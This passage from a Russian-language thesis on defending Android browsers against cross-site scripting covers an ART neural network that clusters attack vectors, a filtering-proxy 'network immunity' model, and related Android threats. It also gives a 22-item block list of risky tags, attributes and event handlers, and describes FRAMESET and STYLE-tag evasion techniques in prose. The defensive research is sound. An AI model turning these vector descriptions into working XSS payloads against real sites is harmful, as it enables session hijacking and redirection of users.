

Рис. 10. Схема сети АРТ.

Конфигурация сети АРТ состоит из пяти управляющих модулей необходимых для обучения и классификации: модуль сравнения, модуль распознавания, принимающий модуль 1, принимающий модуль 2 и сброс (Рис. 10). Модуль сравнения получает входной вектор X и первоначально передает его в неизменном виде для формирования выходного вектора C. Позднее в модуле распознавания вырабатывается двоичный вектор R. Каждый элемент в слое сравнения получает три двоичных входа: компонента x_i входного вектора **X**; сигнал обратной связи R_i – взвешенная сумма выходов модуля распознавания; вход от принимающего модуля 1, один и тот же сигнал подается на все элементы этого модуля.

Для получения единичного значения на выходе элемента как минимум два из трех входов должны равняться единице, в противном случае выход будет нулевым. Таким образом, реализуется правило двух третей. Первоначально выходной сигнал G1 принимающего модуля 1 установлен в единицу, обеспечивая один из необходимых входов, а все компоненты вектора **R** установлены в 0; следовательно, в этот момент вектор **C** идентичен двоичному входному вектору **X**.

Модуль распознавания осуществляет классификацию входных векторов. Каждый элемент модуля имеет соответствующий вектор весов $\mathbf{B}_j$. Только один элемент с весовым вектором, наиболее соответствующим входному вектору, получает сигнал, все остальные элементы заторможены.

Как показано на рис. 11, элемент в модуле распознавания имеет максимальную реакцию, если вектор **C**, являющийся выходом модуля сравнения, соответствует набору его весов, следовательно, веса представляют запомненный образ или экземпляр для категории входных векторов. Двоичная версия образа также запоминается в наборе весов модуля сравнения, который состоит из весов связей, соединяющих определенные векторы модуля распознавания. Один вес передается на каждый вектор модуля сравнения. В процессе работы каждый вектор модуля распознавания создает массив вектора собственных весов и входного вектора **C**. В данном случае предполагается, что только один элемент в модуле меняет значение в каждый момент времени, то элемент с наивысшим уровнем активации будет иметь единичный выход, а все остальные элементы будут иметь нулевой выход. Элемент, имеющий веса наиболее близкие вектору **C**, будет иметь наибольший выход, выигрывая соревнование и одновременно приостанавливая все остальные элементы в модуле.

Принимающий модуль 2 равен единице, если входной вектор **X** имеет хотя бы одну единичную компоненту. Более точно, G2 является логическим ИЛИ от компонента вектора X.

В принимающем модуле 1, как и в принимающем модуле 2, выходной сигнал G1 равен 1, если хотя бы одна компонента двоичного входного вектора **X** равна единице, однако, если хотя бы одна компонента вектора **R** равна единице, G1 устанавливается в ноль, определяя соотношения векторов в соответствии с таблицей 6.



Рис. 11. Схема работы модуля распознавания АРТ.

ИЛИ от компонента вектора **X**	ИЛИ от компонента вектора **R**	Выход принимающего модуля 1
0	0	0
1	0	1
1	1	0
0	1	0

Таблица 6. Определение соотношения векторов.

Модуль сброса измеряет сходство между векторами **X** и **C**. Если они отличаются сильнее, чем требует коэффициент соответствия, вырабатывается сигнал сброса измененного вектора в модуле распознавания.

Реализация функционирующего алгоритма АРТ включает в себя пять фаз: инициализацию, распознавание, сравнение, поиск и обучение.

Инициализация. Перед началом процесса обучения сети все весовые векторы $\mathbf{B}_j$ и $\mathbf{T}_j$, а также коэффициент соответствия S, должны быть установлены в начальные значения. Веса векторов $\mathbf{B}_j$ все инициализируются в одинаковые малые значения и должны удовлетворять условию:

$$b_{ij} < \frac{L}{L-1+m}$$ для всех i, j,

где m – количество компонент входного вектора, L – константа, большая 1 (обычно L = 2). Эта величина является критической, если она слишком большая, сеть может распределить все элементы модуля распознавания к одному входному вектору.

Веса векторов $\mathbf{T}_j$ все инициализируются в единичные значения, соответственно:

$$t_{ij} = 1 \quad \text{для всех } j,i.$$

Коэффициент соответствия S устанавливается в диапазоне от 0 до 1 в зависимости от требуемой степени сходства между запомненным образом и входным вектором. При отсутствии необходимости выявления элементов, имеющих слабое сходство, данный коэффициент принимает наибольшее значение равное единице, что обеспечивает грубую классификацию получаемых данных, позволяя выявлять векторы атак отличные от классифицированных таблицами.

Распознавание. Появление на входе сети входного вектора X инициализирует модуль распознавания. Так как вначале выходной вектор модуля распознавания отсутствует, сигнал G1 устанавливается в 1 функцией ИЛИ вектора X, обеспечивая все элементы модуля сравнения одним из двух входов, необходимых для работы правила двух третей. В результате любая компонента вектора X равная единице обеспечивает второй единичный вход, тем самым заставляя соответствующий элемент модуля сравнения

изменяться и устанавливать его выход в единицу. Таким образом, в этот момент времени вектор C идентичен вектору X. Распознавание реализуется вычислением таблицы для каждого элемента модуля распознавания, определяемой следующим выражением:

$$NET_j = (\mathbf{B}_j \bullet \mathbf{C}),$$

где $\mathbf{B}_j$ – весовой вектор, соответствующий элементу *j* в слое распознавания; **C** – выходной вектор элементов модуля сравнения. В этот момент **C** равно **X;** NET_j – изменение элемента *j* в модуле распознавания.

F является пороговой функцией, где T представляет собой порог, определяемый следующим образом:

$$OUT_j = 1, \text{ если } NET_j > T,$$
$$OUT_j = 0 \text{ в противном случае,}$$

В фазе сравнения сигнал обратной связи от модуля распознавания устанавливает G1 в нуль; правило двух третей позволяет изменять только те элементы, которые имеют равные единице соответствующие компоненты векторов **P** и **X.**

В сбросе сравнивается вектор **C** и входной вектор **X**, вырабатывая сигнал сброса, когда их коэффициент сходства S ниже порога сходства. Следующая процедура проводит требуемое вычисление сходства:

1. Вычислить *D* – количество единиц в векторе **X.**
2. Вычислить *N* – количество единиц в векторе **C.**

Затем вычислить отношение S=N/D.

Поиск. Если сходство S выигравшего элемента превышает параметр сходства, поиск не требуется. Однако, если сеть предварительно была обучена, появление на входе вектора, не идентичного ни одному из предъявленных ранее, может вызвать изменение в модуле распознавания, если элемент обладает сходством ниже требуемого уровня. Если сходство ниже требуемого уровня, запомненные образы могут быть просмотрены с целью поиска наиболее соответствующего входному вектору образа. Если такой образ отсутствует, вводится новый несвязанный элемент, который в дальнейшем будет обучен. Для инициализации поиска сигнал сброса тормозит измененный элемент в модуле

распознавания на время проведения поиска, сигнал G1 устанавливается в единицу, и другой элемент в модуле распознавания выигрывает соревнование. Его запомненный образ затем проверяется на сходство, и процесс повторяется до тех пор, пока конкуренцию не выиграет элемент из модуля распознавания со сходством, большим требуемого уровня, либо пока все связанные элементы не будут проверены.

Обучение. Обучение представляет собой процесс, в котором набор входных векторов подается последовательно на вход сети, и веса сети изменяются при этом таким образом, чтобы сходные векторы активизировали соответствующие элементы. Данное обучение является неуправляемым, нет учителя и нет целевого вектора, определяющего требуемый ответ. Однако в дальнейшем учитель, имея права на доступ, может совершенствовать классификацию по своему усмотрению.

При составлении таблиц кластеризации, отталкивающихся от алгоритма кластеризации, предполагается решение нескольких принципиальных задач кластерного анализа. Во-первых, не существует единого наилучшего критерия качества кластеризации. Если известен ряд критериев, не имеющих четкой выраженности некоторого одного критерия, то кластеризация может давать различные результаты. В нашем случае используется заранее заданная классификация, и в соответствии с ней создается кластерная таблица. Таким образом, осуществляется экспертиза предметной области объектов кластеризации, и создается осмысленная картина кластеров и отклонений от их областей. Во-вторых, при проведении кластеризации число получаемых кластеров не известно заранее, и в общем случае выделяется некоторый субъективный критерий, не дающий правильного представления построения. При приведении векторов к предложенной классификации однозначно определяются четыре кластера, и при соответствии нового вектора кластерной таблице происходит осмысленное отнесение атаки к установленным категориям.

В-третьих, результат проведения кластерного анализа существенно зависит от метрики. В случае приведенной классификации данное утверждение справедливо при коэффициенте соответствия S=1. Данный коэффициент показывает отношение совпадений значений из таблицы кластеризации к общему числу сравнений (Критерий сходства). Однако, необходимо отметить, что данная мера близости выбрана в соответствии с субъективным мнением автора и предполагает наиболее корректное смысловое разделение векторов межсайтового выполнения сценариев.

Также стоит отметить, что при выявлении нового кластера атак, кластерная принадлежность которого будет отличаться от четырех предложенных кластерных таблиц, коэффициент соответствия может быть изменен.

4.3. Поведенческая модель сетевого иммунитета

Теория сетевого иммунитета разработана в начале 1970-х годов, в ней предполагалось подобно клеткам иммунной системы не только опознавать чужеродные вещества, но и реагировать на их появление, опознавая и устраняя подобные объекты. С точки зрения теории сетей идея состоит в подключении компонент остальных частей сети посредством переменных различного предназначения. Важным свойством является объединение компонент сети в единую систему, которая позволяет обладать всем частям сети свойством отдельной ячейки.

Применительно к межсайтовому выполнению сценариев, модель сетевого иммунитета должна позволить объединить методы защиты от векторов атаки с целью выявления вредоносной составляющей в передаваемых в браузер данных, а также иметь возможность обнаружения вредоносного кода и его нейтрализации. В данной работе для идентификации угрозы используется алгоритм кластеризации, позволяющий произвести предварительный анализ атаки, определить степень ее угрозы. Кластеризация позволяет определить вектор в один из четырех имеющихся кластеров либо создать новый кластер атак. В соответствии с мерами защиты, применяемыми в кластерах, может быть создано

правило фильтрации, либо вектор может быть проигнорирован, если он отнесен к кластеру векторов ошибок обработки символов, которые, как экспериментально установлено, не позволяют успешно реализовать атаки межсайтового выполнения сценариев в браузерах мобильной операционной системы Android. Далее полученный набор правил реализуется в программном обеспечении, позволяющем предотвратить исполнение векторов атаки. Модель сетевого иммунитета также предполагает последующее обучение системы защиты новым векторам атак. Для этого используется клиент-серверная система, позволяющая в автоматическом режиме обновлять правила фильтрации входящих данных, не допуская потерю актуальности базы уязвимостей. Новые правила позволят скорректировать базу для правильной работы приложения.

Модель такого программного обеспечения реализуется на уровне приложений системы, поскольку считается, что успешно атакованный сервер приравнен к злоумышленнику. В таком случае получение входящих данных в браузер по протоколу HTTP равносильно проведению атаки (Рис. 12)



Рис. 12. Схема работы атаки межсайтовое выполнение сценариев без модели безопасности.

Реализация механизма защиты на уровне операционной системы состоит во внедрении в канал передачи данных дополнительного промежуточного звена от нападающего к пользователю, представленного прокси-сервером. Таким образом, данные передаются сперва на локальный прокси-сервер, обладающий возможностью обработки и исследования потока. После перехвата полученные данные проверяются на наличие в коде признаков векторов атак. Для этого применяются определенные в предыдущем параграфе правила, рекомендованные для использования в браузерах мобильной операционной системы. Выявив данные, запрещенные для обработки, реализуются правила, позволяющие устранить исполняемую составляющую, заменяя ее безопасными данными. Обработанный код передается в браузер для дальнейшей интерпретации и вывода обработанной страницы. Таким образом, реализуется модель защиты конечного пользователя от атаки межсайтовое выполнение сценариев, работающая при условии успешного выполнения атаки на сервере (Рис. 13).



Рис. 13. Схема модели сетевого иммунитета от межсайтового выполнения сценариев.

ГЛАВА 5. РАЗРАБОТКА И ТЕСТИРОВАНИЕ ПРОГРАММНОГО СРЕДСТВА ЗАЩИТЫ ОТ АТАК МЕЖСАЙТОВОЕ ВЫПОЛНЕНИЕ СЦЕНАРИЕВ

5.1. Безопасность программного обеспечения операционной системы Android

Реализованное в предыдущей главе исследование защищенности является лишь малой частью концепции безопасности мобильных операционных систем. С точки зрения мобильного приложения реализация межсайтового скриптинга не позволяет напрямую причинить ущерб устройству, либо операционной системе, однако может являться промежуточным звеном атаки. Межсайтовое выполнение сценариев может являться средством переадресации на сайт нападающего, с которого может быть загружен злонамеренный код. Атака исполняется на уровне приложений, однако загрузка злонамеренного кода посредством векторов данной атаки может распространяться до уровня среды исполнения в случае переполнения буфера или уровня библиотек в случае атаки включением библиотек (Рис. 14).



Рис. 14. Уровни программного обеспечения операционной системы Android.

Одной из наиболее распространенных атак является переполнение буфера. Данная атака в классическом понимании предполагает возникновение угрозы вследствие записи данных за пределами выделенного объема памяти буфера. Такая ошибка возникает при неправильной работе с данными и памятью, получаемыми приложением от внешнего источника, либо по причине ошибок на стороне подсистемы программирования при компиляции приложений. В результате такой атаки могут перезаписаться данные, расположенные следом за буфером, позволючив произвольный код на атакуемом устройстве. Переполнение буфера может вызвать зависание программы, ее аварийное завершение, а также при переполнении стека позволяет загрузить и выполнить произвольный код, повышая привилегии в системе.

Подобным образом реализуется атака, направленная на истощение ресурсов уязвимой системы, называемая отказ в обслуживании. Данная атака производится на устройство с целью доведения ее до отказа, создавая условия нарушения доступности легального пользователя к системным ресурсам. Проблема чаще всего появляется в программном коде при обращении к неиспользуемому адресному пространству либо при появлении недопустимых инструкций, результатом которых становится аварийное завершение используемого приложения. Цель атаки заключается в программном блокировании работоспособности программы или устройства. В контексте применения к устройствам на основе операционной системы Android данная атака позволяет нарушать работу системы и приложений. Успешная атака может заблокировать операционную систему, нарушить работу мобильных и беспроводных сервисов.

Стоит отметить, что для защиты от переполнения буфера и отказа в обслуживании разработчики операционной системы Android используют сторонние компоненты, реализованные в открытых операционных системах. Одной из программных реализаций такой защиты является системная библиотека Dmalloc, использующаяся в операционной системе OpenBSD. Библиотека позволяет осуществлять поиск утечек памяти и их отладку.

Также реализована функция выделения памяти Calloc, предусматривающая защиту от переполнения буфера при ее вызове. Начиная с Android 4.0, в операционной системе реализована технология рандомизации адресного пространства ASLR, при использовании которой случайным образом изменяется расположение подгружаемых библиотек, буфера и стека в адресном пространстве. Данная технология позволяет затруднить злоумышленнику получение возможности передачи управления коду передачи оболочки.

Использование атаки межсайтовое выполнение сценариев зачастую сопровождается отравлением кэша. Данный тип атаки позволяет подменять данные, загруженные в браузере устройства, перенаправляя пользователя на вредоносные сайты. Атака реализуется в операционной системе Android посредством уязвимости браузера Opera. Файл кэша метаданных данного браузера dcache4.url имеет глобальное разрешение для чтения и записи, что позволяет в обход ограничений безопасности получить доступ к данным и изменить их. В результате нападающий получает доступ к загруженным пользователем файлам с возможностью изменения загруженных страниц и перенаправления пользователя. Уязвимость устранена в последующих версиях браузера посредством правильного разграничения доступа к файлам.

Реализация атаки межсайтовое выполнение сценариев позволяет перехватывать сессию браузера атакованного пользователя. Перехватив сессию, нападающий может произвести злонамеренную блокировку учетной записи жертвы. Данный вид атаки заключается в прекращении доступности ресурса для конечного пользователя. Воздействие данной атаки усугубляется в случае блокирования платежных систем, а также сервисов предоставления доступа к сетям мобильной связи. Атака может быть использована, как один из методов реализации отказа в обслуживании на уровне сервисов, доступ к которым предоставлен в системе. Реализация данных атак возможна в любых операционных системах и зависит лишь от используемых сервисов.

5.2. Реализация мер по предотвращению исполнения атаки межсайтовое выполнение сценариев

Исполнение перечисленных выше атак становится возможным, благодаря успешному исполнению векторов межсайтового выполнения сценариев в браузере конечного пользователя. Для защиты от межсайтового выполнения сценариев необходимо выработать меры по предотвращению успешно реализованных векторов. При отсутствии средств защиты пользователей от межсайтового выполнения сценариев необходимо разработать концепт, применимый на уровне браузера пользователя. Предлагаемые правила могут быть применены как производителями браузеров, так и производителями браузерных движков. К сожалению, самостоятельное изменение структуры исследуемых браузеров невозможно, они являются проприетарными, и правообладатель данного программного обеспечения сохраняет за собой монополию на его использование, копирование и модификацию. Исходного кода нет в открытом доступе, что препятствует выявлению причин появления уязвимости сторонними исследователями. Такое утверждение справедливо и для всех исследованных браузеров, написанных на движке Webkit, за исключением встроенного браузера Android.

Для защиты браузеров от атак, успешно исполняемых во всех браузерах, необходимо отказаться от использования уязвимых тегов. Вектор скриптинга с помощью FRAMESET не требует атрибута src для запуска обработчика onload. В целях безопасности рекомендуется отказаться от поддержки данного тега на уровне браузера. Вместо него предлагается использовать более безопасный тег DIV, предназначенный для выделения фрагмента документа в контейнер с целью изменения вида содержимого. Стоит также отметить отсутствие поддержки каскадных таблиц стилей при работе с FRAMESET. Отключение использования данного тега может лишить работоспособности устаревшие сайты, однако их остается всё меньше в сети Интернет. Кроме того,

использование данного тега отрицательно влияет на индексы цитирования страниц поисковыми системами.

Метод запутывания тегов также показал успешное исполнение во всех исследуемых браузерах. Данный вектор предполагает внедрение стилевого тега совместно с тегом IMG. Далее при обработке стилевой информации все данные, содержащиеся в теге STYLE передаются в тег HEAD, а оставшийся сценарий успешно исполняется в браузере. Данный вектор можно предотвратить, лишь запретив исполнение стилевого тега внутри тега BODY, данный запрет может быть реализован в теле браузера. Отключение обработки стилевых тегов в теле сайта не лишает работоспособности сайты, содержащие правильную структуру данных и имеющих стилевую информацию в каскадных таблицах стилей или в заголовке сайта.

Приведенные далее правила понижают функциональность сайтов, однако позволяют предотвратить исследуемые векторы межсайтового выполнения сценариев. Рекомендации предоставляются на основании данных, экспериментально полученных при эксплуатации успешно выполненных векторов атаки. Следует отметить, что эксперимент имел целью показать подверженность уязвимости браузеров и предполагает успешное прохождение фильтрации на сервере. Принимая во внимание, что успешно сработавшие векторы атаки успешно сохранены на сервере, и их исполнение зависит лишь от возможности обработки браузерами мобильных устройств.

1. Запрет на исполнение атрибута formacrion;
2. Запрет на исполнение обработчика Oninput внутри тега BODY;
3. Запрет на исполнение атрибута background в теге TABLE;
4. Запрет на исполнение тега BASE;
5. Запрет на исполнение FOR и EVENT в теге SCRIPT во избежание привязывания сценария к событию в указыаемом объекте;
6. Запрет на исполнение DataURL тега OBJECT;

7. Запрет на исполнение атрибут Data тега <OBJECT>;
8. Запрет на исполнение тега EMBED;
9. Запрет на исполнение объектов ReferenceError;
10. Запрет на исполнение свойства __noSuchMethod__;
11. Запрет на исполнение атрибута autofocus;
12. Запрет на исполнение атрибута onscroll тега BODY;
13. Запрет на исполнение атрибута onerror и прочих обработчиков в теге SOURCE;
14. Запрет на исполнение стилей list-style:url;
15. Запрет на исполнение pointer-events:none, позволяющий позиционировать один объект поверх другого без блокировки событий нажатия;
16. Запрет на исполнение атрибута onerror в теге IMG;
17. Запрет на исполнение HTML-эквивалентов внутри xml;
18. Запрет на исполнение xml-stylesheet внутри XML;
19. Запрет на исполнение ATTLIST внутри XML;
20. Запрет на исполнение SVG. SVG-файл может содержать произвольные данные HTML, а также обработчики событий в собственных элементах;
21. Запрет на исполнение XLINK;
22. Запрет на исполнение атрибута href в MathML.

Реализация данных запретов на основе парсера кода приведена в практической реализации прокси-сервера.

5.3. Практическая реализация средства защиты от атаки межсайтовое выполнение сценариев

Реализация модели сетевого иммунитета на практике позволяет избежать исполнения исследованных векторов межсайтового выполнения сценариев в браузере конечного пользователя при входе на успешно атакованную страницу сайта. В качестве средства защиты пользователей мобильных устройств, основанных на операционной

системе Android, предлагается использовать программную реализацию прокси-сервера, подключаемого на стороне клиента. Серверная часть расположенная на внешнем веб-сайте будет хранить и обновлять правила безопасности, на основании которых будет происходить фильтрация потока данных. Адрес и порт прокси-сервера может быть записан в настройках соединения на устройстве независимо от типа соединения и метода огранизации передачи данных. На исследуемых устройствах возможно внесение настроек как для беспроводного соединения посредством соединения WiFi, так и для передачи данных с помощью APN настроек 2G и 3G сетей.

Прокси-сервер реализован на языке программирования Python. Такая реализация имеет множество положительных моментов. Python распространяется под свободной лицензией Python Software Foundation License, позволяющей использовать его без ограничений в любых приложениях, включая проприетарные. Данный язык програмирования активно развивается и обновляется, имеет средства для работы со многими сетевыми протоколами и форматами сети Интернета, поддерживает модули для написания HTTP-серверов, клиентов, разбора сообщений. Кроме того, интерпретатор языка Python портирован на все известные платформы и работает, в том числе, с операционной системой Android.

